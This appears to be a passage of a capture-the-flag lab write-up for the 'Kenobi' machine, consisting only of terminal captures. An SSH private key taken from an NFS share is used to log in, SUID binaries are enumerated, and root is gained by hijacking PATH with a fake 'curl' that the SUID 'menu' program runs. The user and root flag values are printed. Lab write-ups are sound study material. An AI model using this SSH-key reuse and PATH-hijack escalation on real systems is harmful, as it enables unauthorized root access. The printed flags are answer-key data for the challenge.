
```
┌──(root㉿kali)-[/mnt/KenobiNFS/tmp]
└─# ls
id_rsa
systemd-private-2408059707bc41329243d2fc9e613f1
systemd-private-6f4acd341c0b40569c92cee906c3edc
```




```
┌──(root㉿kali)-[/mnt/KenobiNFS/tmp]
└─# ssh -i id_rsa kenobi@10.10.189.115
The authenticity of host '10.10.189.115 (10.10.189.115)' can't be established.
ED25519 key fingerprint is SHA256:GXu1mgqL0Wk2ZHPmEUVIS0hvusx4hk33iTcwNKPktFw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.189.115' (ED25519) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

103 packages can be updated.
65 updates are security updates.


Last login: Wed Sep  4 07:10:15 2019 from 192.168.1.147
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kenobi@kenobi:~$ 
```




```
kenobi@kenobi:~$ ls
share  user.txt
kenobi@kenobi:~$ cat user.txt
d0b0f3f53b6caa532a83915e19224899
```




```
kenobi@kenobi:~$ find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/bin/menu
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/at
/usr/bin/newgrp
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
/bin/su
/bin/ping6
```



```
kenobi@kenobi:/usr/bin$ ./menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :
```



```
kenobi@kenobi:/$ cd tmp/
kenobi@kenobi:/tmp$ echo /bin/sh > curl
kenobi@kenobi:/tmp$ chmod 777 curl
kenobi@kenobi:/tmp$ export PATH=/tmp:$PATH
kenobi@kenobi:/tmp$ /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
# id
uid=0(root) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(sambashare)
# 
```



```
# cd root
# ls
root.txt
# cat root.txt
177b3cd8562289f37382721c28381f02
```